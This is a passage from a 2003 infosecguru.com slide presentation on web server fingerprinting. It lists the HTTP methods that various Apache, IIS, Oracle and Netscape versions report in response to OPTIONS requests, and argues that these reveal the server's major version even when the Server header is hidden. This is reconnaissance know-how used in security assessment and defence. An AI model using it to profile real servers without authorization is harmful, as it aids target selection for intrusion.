






Copyright ©2003 by infosecguru.com, All Rights Reserved 239 OPTIONS Results Server: Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS, TRACE Server: Apache/2.0.41-dev (Unix) Allow: GET,HEAD,POST,OPTIONS,TRACE Server: Microsoft-IIS/4.0 Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Server: Microsoft-IIS/5.0 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: GET, HEAD, OPTIONS, TRACE Server: Oracle9iAS/9.0.2 Oracle HTTP Server Oracle9iAS-Web-Cache/9.0.2.0.0 (N) Server: Netscape-Enterprise/3.6 SP2 Public: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.0 Allow: HEAD, GET, PUT, POST Server: Netscape-Enterprise/4.1 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR Server: Netscape-Enterprise/6.0 Allow: HEAD, GET, PUT, POST, DELETE, TRACE, OPTIONS, MOVE, INDEX, MKDIR, RMDIR

Copyright ©2003 by infosecguru.com, All Rights Reserved 240 OPTIONS * Conclusions If the server allows and supports the “OPTIONS” HTTP Request Method, then with a reasonable level of certainty, we can conclude what the major version number is for a popular web server. The “Server” response header is no longer necessary to determine what a web server is running.

Copyright ©2003 by infosecguru.com, All Rights Reserved 241 Tell Apache Apart The Major Versions: Server: Apache/1.3.26 (Unix) Allow: GET, HEAD, OPTIONS, TRACE Server: Apache/2.0.41-dev (Unix) Allow: 